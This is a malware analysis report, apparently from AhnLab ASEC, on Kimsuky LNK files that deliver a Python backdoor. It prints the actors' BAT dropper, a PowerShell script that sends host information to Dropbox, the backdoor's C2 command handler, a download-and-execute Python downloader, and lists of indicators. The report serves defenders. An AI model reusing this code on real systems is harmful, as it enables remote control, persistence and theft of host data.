

Malicious LNK Files Distributing a Python-Based Backdoor and Changes in Distribution Techniques (Kimsuky Group)

A asec.ahnlab.com/en/93151

ATCP

March 31, 2026



Overview

AhnLab SEcurity intelligence Center (ASEC) recently identified a change in the Kimsuky group's method of distributing malicious LNK files. The overall attack flow remains the same as before, with a malicious LNK ultimately executing a Python-based backdoor or downloader. However, a structural change was

observed in the intermediate execution phase.

Category	Previous Distribution Method	Recent Distribution Method
Initial execution	LNK → PowerShell → BAT	LNK → PowerShell → Generate decoy-XML-PS1-VBS
Intermediate stage	Run BAT alone	XML → VBS → PS1 → BAT
File download	Download ZIP, decoy file	Download ZIP file
ZIP file structure	Python script, Python interpreter, XML scheduler files	Python script, Python interpreter, XML scheduler files
Final execution	Execute a Python script by XML → Download and execute a Python backdoor	Execute Python backdoor by XML
Features	Relatively simple execution structure	Intermediate stage multi-execution flow separation


[Table 1] Changes in distribution methods in the past and recent times

1. Past LNK Distribution Methods

1.1. Initial Execution

In the initial execution phase of LNK files distributed in the past, PowerShell scripts executed through LNK files worked by downloading a BAT file from the URL below.

- URL : [hxxps://qugesr\[.\]online/m/bDw](https://qugesr[.]online/m/bDw)



```
1 @echo off
2 chcp 65001 >nul
3 setlocal
4
5 set PDF_PATH=%TEMP%\정려문_이력서_20260202_0100001.doc
6 set DEST_DIR=C:\wlnos
7 set TMPXML=C:\wlnos\sch.db
8 set ZIP_PATH=%TEMP%\G9081234.zip
9 set "pwp=7rshell -Command 'Invoke-RestMethod -Uri
10 'https://qugesr.onl1ne/dwparts_v17ew/v17ew.php?in=norm7al' -OutFile '%PDF_PATH%'
11 set "dd=pwp7rshell -Command 'Invoke-RestMethod -Uri
12 'https://qugesr.onl1ne/dwparts_vie7w/v17ew.php?in=comm.part%%N' -OutFile '%DEST_DIR%\part%%N'"
13 set "att=att8rib +s +h %DEST_DIR%"
14
15 call %pwp:7=%
16 start "" "%PDF_PATH%"
17
18 if not exist "%DEST_DIR%" (
19     echo Creating folder %DEST_DIR%...
20     mkdir "%DEST_DIR%"
21 )
22
23 call %att:8=%
24
25 setlocal enabledelayedexpansion
26
27 for %%N in (000 001) do (
28     echo - part%%N
29     call %dd:7=%
30 )
31
32 if exist "%ZIP_PATH%" del "%ZIP_PATH%"
33
34 copy /b "%DEST_DIR%\part000" + "%DEST_DIR%\part001" "%ZIP_PATH%"
35
36 del "%DEST_DIR%\part000"
37 del "%DEST_DIR%\part001"
38
39 echo Extracting ZIP file...
40
41 tar -xf "%ZIP_PATH%" -C "%DEST_DIR%"
42
43 del "%ZIP_PATH%" /f
44
45 powershell -NoProfile -Command "Register-ScheduledTask -Xml (Get-Content '%TMPXML%' | Out-String) -TaskName
46 'Microsoft_Upgrade{10-9903-09-821392134}' -Force;"
47
48 if exist "%TMPXML%" del /f /q "%TMPXML%"
49 if exist "%ZIP_PATH%" del /f /q "%ZIP_PATH%"
```

[Figure 1] Malicious BAT script file


1.2. Intermediate Steps

When the BAT file is executed, a ZIP file and a decoy file are downloaded. The decoy file is then downloaded from the URL below and merged into a single ZIP file after downloading each of the two split ZIP file fragments. The ZIP file contains a Python script (can.py), a Python interpreter, and an XML task scheduler file (sch.db). Based on the contents of the XML file, a task scheduler named Microsoft_Upgrade{10-9903-09-821392134} is then registered, and the

Python script is executed by the XML task scheduler. During this process, the final Python backdoor file is downloaded and executed. A detailed analysis of this backdoor is covered in Section 3.

URL	Item
hxxps://qugesr.online/dwparts_view/view.php?in=comm.part000	ZIP_1
hxxps://qugesr.online/dwparts_view/view.php?in=comm.part001	ZIP_2
hxxps://qugesr.online/dwparts_view/view.php?in=normal	Decoy file

[Table 2] Additional file downloads




[Figure 2] Normal decoy file

2. Recent LNK Distribution Methods


2.1. Initial Execution

The recently distributed LNK files, "Resume (Sungmin Park).hwp.lnk" and "Guide to Establishing Data Backup and Recovery Procedures (Reference).lnk", execute a PowerShell script the same as in previous cases and create a folder with hidden and system file attributes in the C:\windir path. This is believed to be done for stealth purposes to prevent the path from being exposed during the user's normal file browsing. The files that were in the LNK files are then created and executed in the created folder. The generated files include a legitimate decoy file and an HWP document that uses the file name of the LNK file.



개	관	일	사	부	사	일	일	일	일
2014.11.	~	2017.04							
2017.05.	~								

개	관	일	사	부	사	일	일	일	일
2014.05.30									



decoy file of resume(Sungmin Park).hwp.lnk

decoy file of Guide to Establishing Data Backup and Recovery Procedures (Reference).LNK file

[Figure 3] Normal decoy file

Generated file Function

sch_ha.db XML task scheduler file


11.vbs pp.ps1 executable

pp.ps1 Additional file downloads

[Table 3] File-specific features

2.2. Intermediate Steps

A task scheduler is created through an XML file with the file name GoogleUpdateTaskMachineCGI_{56C6A980-91A1-4DB2-9812-5158E7E97388}. Inside the XML file, the task scheduler is defined to run the command wscript.exe /b "C:\windir\11.vbs" starting from 2025-08-26 15:17 and continuing to run every 17 minutes. When the 11.vbs file is executed by the task scheduler, the C:\windir\pp.ps1 file is executed.



[Figure 4] Registered Task Scheduler

The pp.ps1 file creates the C:\Users\Public\Documents\tmp.ini file and stores the information listed in Table 2 in that file. The threat actor used the Dropbox service as a C2 channel for information transmission, and the stolen information is uploaded with a file name in the format of <userdomain>_<date>_info.ini. In addition, the threat actor downloads the zzz09_test.db_sent file that exists in the threat actor's Dropbox account, saves it to the C:\Users\Public\Music\hh.bat path, and executes it through the cmd.exe /c C:\Users\Public\Music\hh.bat command.

Hijack information

userdomain, username, list of currently running processes, OSVersion, public IP information, and antivirus information

[Table 4] Hijack information

```
pp.ps1
62 $iii = "zzz09";
63 $dt = Get-Date -Format "yyyy-MM-dd_HH-mm"
64 $ooSP = "C:\Users\public\documents\"+"tmp.ini"
65 $pl = Get-Process | Out-String
66 $ooosss = [System.Environment]::OSVersion
67 $iip = ((& "nslookup" "myip.opendns.com" "208.67.222.220") |select -last 2)[0].Trim(
68 "Address:").Trim()
69 $aaaav = Get-CimInstance -Namespace root\SecurityCenter2 -ClassName AntivirusProduct
70 $dom = $env:userdomain
71 $usr = $env:username
72 $rrrrss = "$ooosss`n$iip`n$aaaav`n$dom`n$usr`n`n$pl`n"
73 $rrrrss | Out-File -FilePath $ooSP
74 $gwa = "https://a" + "pi.dr" + "opboxa" + "pi.com/oa" + "th2/to" + "ken"
75 $myttto = Invoke-RestMethod -Uri $gwa -Method Post -Body $ooTkReqPar
76 $ooAccTK = $myttto.access_token
77
78 $checkUrl = "htt"+"ps://ap"+"i.dropbo"+"xapi.com/2/fil"+"es/get_metadata"
79 $createUrl = "htt"+"ps://ap"+"i.dropbox"+"api.com/2/fi"+"les/create_folder_v2"
80 $FolderPath = "/" + $iii;
81
82 $headers = @{
83     "Authorization" = "Bearer $ooAccTK"
84     "Content-Type" = "application/json"
85 }
```

[Figure 5] Part of the pp.ps1 code

The hh.bat file downloads two separate ZIP file fragments from the URL below and merges them together to create a single ZIP file in the path %TEMP%\G9081234.zip. Then the ZIP file is decompressed to the path C:\winii. the compressed file contains an XML task scheduler file (norton.db) and a Python backdoor file (beauty.py).

URL

Save path

Hxxps://quickcon.store/man/logo.php?au=beauty.part000 C:\winii\part000

hxxps://quickcon.store/man/logo.php?au=beauty.part001 C:\winii\part001

[Table 5] Additional file downloads

```

4
5 set DEST_DIR=C:\winii
6 set TMPXML=C:\winii\norton.db
7 set ZIP_PATH=%TEMP%\G9081234.zip
8 set "dd=powershell -Command "Invoke-RestMethod -Uri
9 'https://quickcon.store/man/logo.php?au=beauty.part%N' -OutFile '%DEST_DIR%\part%N'"
10 set "att=a8tt8rib +s +h %DEST_DIR%"
11
12 if not exist "%DEST_DIR%" (
13     echo Creating folder %DEST_DIR%...
14     mkdir "%DEST_DIR%"
15 )
16
17 call %att:8=%
18
19 setlocal enabledelayedexpansion
20
21 for %N in (000 001) do (
22     echo - part%N
23     call %dd:7=%
24 )
25
26 if exist "%ZIP_PATH%" del "%ZIP_PATH%"
27
28 copy /b "%DEST_DIR%\part000" + "%DEST_DIR%\part001" "%ZIP_PATH%"
  
```

[Figure 6] Part of the hh.bat code

The final Python backdoor file is executed through an XML Task Scheduler file. the hh.bat file registers a task to run the file C:\winii\beauty.py with a Task Scheduler name of GoogleExtension{02-2032121-098}, which is how the Python backdoor is executed. Below, we'll summarize how this backdoor file is configured and how it works.

3. Python Malware

There are two types of Python-based malware. One is a downloader that downloads additional payloads from an external server, and the other is a backdoor that remotely executes commands from the threat actor.

3.1. Backdoor

The backdoor sends packets with the string "HAPPY" to the C2 server, 45.95.186[.]232:8080. This is presumably to inform the victim of the infection. It then communicates with a fixed-size (4096 bytes) custom protocol based on

magic bytes (0x99 0x0A 0xBD 0x99) and, depending on the command code, performs various functions such as shell command execution, drive list inquiry, file upload/download, file deletion (random data overwriting before deletion), and file execution (.exe, .bat, .vbs).

```
474 def connect_to_server(host='45.95.186.232', port=8080, user='aaa'):
501     except:
502         pass
503         time.sleep(5)
504
505 def handle_client(sock):
506     while not stop_event.is_set():
507         try:
508             comm, body = recv_packet(sock)
509             if not comm:
510                 break
511
512             if comm == b'\x00\x10':
513                 spawn_thread(handle_cmd_b, sock, body)
514             elif comm == b'\x01\x00':
515                 spawn_thread(handle_Volumes_b, sock, body)
516             elif comm == b'\x01\x10':
517                 spawn_thread(handle_listdir, sock, body)
518             elif comm == b'\x01\x20':
519                 spawn_thread(handle_file_Upload_init, sock, body)
520             elif comm == b'\x01\x21':
521                 spawn_thread(handle_file_Upload, sock, body)
522             elif comm == b'\x01\x30':
523                 spawn_thread(handle_file_Download_init, sock, body)
524             elif comm == b'\x01\x31':
525                 spawn_thread(handle_file_Download, sock, body)
526             elif comm == b'\x01\x40':
527                 spawn_thread(handle_fileDel, sock, body)
528             elif comm == b'\x01\x50':
529                 spawn_thread(handle_fileExec, sock, body)
530             elif comm == b'\x11\x10':
531                 break
532             else:
533                 break
534         except TimeoutError:
535             continue
536     except Exception as e:
537         stop_event.set()
538         break
```

[Figure 7] Functional branching based on threat actor commands

Command	Function
0100	Retrieve drive capacity
0010	Execute shell command
0110	Retrieve directory list
0120 0121	Upload a file
0130/0131	Download a file
0140	Delete a file
0150	Run BAT, VBS, EXE
1110	Exit

[Table 6] Command-specific functions

Threat Actor Commands

We observed the behavior of the threat actor passing commands to the infected system. We first checked the drive capacity, then checked the network settings with ipconfig, and examined the running processes with tasklist.

Time	Command	Meaning
2026-02-12 13:00	Infection	
2026-02-12 13:08	0100	Drive capacity query
2026-02-12 13:09	0010	ipconfig
2026-02-12 13:10	0100	Drive capacity query
2026-02-12 13:10	0010	tasklist
2026-02-12 13:11	0010	ipconfig
2026-02-12 13:11	0010	dir /s C:\

[Table 7] Commands passed by the threat actor

3.2. Downloader

The downloader connects to the server operated by the threat actor, saves the VBS and BAT files to the %TEMP% path, and applies the CREATE_NO_WINDOW(0x08000000) flag to run in the background without a console window. After waiting for 180 seconds, it deletes the two files to remove traces.

```

1  import urllib.request
2  import subprocess
3  import os
4  import time
5  import tempfile
6
7  base_u = "htt"+"ps://qugesr.onl"+"ine/dwparts_cc/p-i"+"ndex.php"
8  vbs_url = base_u+"?au=vbbss"
9  bat_url = base_u+"?au=baatt"
10
11 v_pt = os.path.join(tempfile.gettempdir(), "pc_r"+"n.vbs")
12 b_pt = os.path.join(tempfile.gettempdir(), "pc_r"+"n.bat")
13
14 def dn_FF(url, o_pt):
15     try:
16         with urllib.request.urlopen(url) as response:
17             data = response.read()
18             if not data:
19                 return False
20             with open(o_pt, "wb") as f:
21                 f.write(data)
22             return True
23     except:
24         return False
25
26 def r_h_func(cmd_list):
27     subprocess.Popen(
28         cmd_list,
29         creationflags=0x08000000
30     )
31
32
33 if dn_FF(vbs_url, v_pt):
34     r_h_func(["cscrip"+"t.exe", "//nologo", v_pt])
35
36 time.sleep(1)
37
38 if dn_FF(bat_url, b_pt):
39     r_h_func(["cm"+"d.exe", "/c", b_pt])

```

[Figure 8] Part of the Python download code


4. Kimsuky Threat Group Features

1. XML file-based Task Scheduler registration and similarity in task names

We observed similarities between the Task Scheduler task names used by the Kimsuky group in past RAT malware distributions and the Task Scheduler task names used in this backdoor distribution. This past practice was disclosed in our TI content.

The Task Scheduler used by the Kimsuky group in the past	GoogleUpdateTaskMachineUA{1C791230-CA8D-6D04-AC55-F706378A30E}
The Task Scheduler's task name used by the Kimsuky group in this case	GoogleUpdateTaskMachineCGI_{56C6A980-91A1-4DB2-9812-5158E7E97388}

[Table 8] Similarity of task names in Task Scheduler



[Figure 9] Internal TI content

2. Similarity of XML file names for Task Scheduler registration purpose

In the past, it has been confirmed that the Kimsuky group utilized XML files in the form of sch_*.db for Task Scheduler registration. Such cases were disclosed through ASEC blog. [1]


XML file names used by the Kimsuky group in the past sch_0514.db

XML file names used by the Kimsuky group in this case sch.db, sch_ha.db

[Table 9] Similarity of XML file names

3. Use the same decoy file

The decoy file used by the Kimsuky group in the past was also used in the same LNK file in this case. The previous case was published in our TI content.



[Figure 10] Normal decoy file used by the Kimsuky group in the past

5. Conclusion

In this analysis, we identified a change in the execution structure of the malicious LNK file distribution method recently utilized by the Kimsuky group. Compared to the past, the overall execution flow has become more complex and multi-stage with the addition of intermediate scripts. In addition, malware

distribution methods that exploit legitimate cloud services such as Dropbox and attempts to evade diagnostics using Python are also characteristic. Such changes demonstrate the tactical nature of threat actors who maintain the broad outline of the attack flow, but continuously modify the detailed implementation to bypass detection.

Because LNK files disguised as document files are difficult to determine maliciousness based on appearance alone, users should be especially cautious about executing files of unknown origin.

6. References

[1] <https://asec.ahnlab.com/en/88465/>

MD5

059bb6c439ffedc61d9168c23552202c

0633d5f93a5f08a909c039a3f7e90830

063faa06c63e4091ff8df4acffeb10be

130ce31e1fe7c0aa5fae32d96afff4c6

2052261efb1e9d486997fc1795d7d489

Additional IOCs are available on AhnLab TIP.

URL

[http://whaincloud\[.\]store/kk/cc/p-index\[.\]php?au=b](http://whaincloud[.]store/kk/cc/p-index[.]php?au=b)

[http://whaincloud\[.\]store/kk/cc/p-index\[.\]php?au=v](http://whaincloud[.]store/kk/cc/p-index[.]php?au=v)

[http://whaincloud\[.\]store/kk/view/view\[.\]php?in=comm](http://whaincloud[.]store/kk/view/view[.]php?in=comm)

[http://zoommet\[.\]site/man/logo\[.\]php?au=beauty](http://zoommet[.]site/man/logo[.]php?au=beauty)

[https://qugesr\[.\]online/cuckoo_cc/p-index\[.\]php?au=baatt](https://qugesr[.]online/cuckoo_cc/p-index[.]php?au=baatt)

Additional IOCs are available on AhnLab TIP.

FQDN

qugesr[.]online

racswera[.]online

whaincloud[.]store

zoommet[.]site

IP

45[.]95[.]186[.]232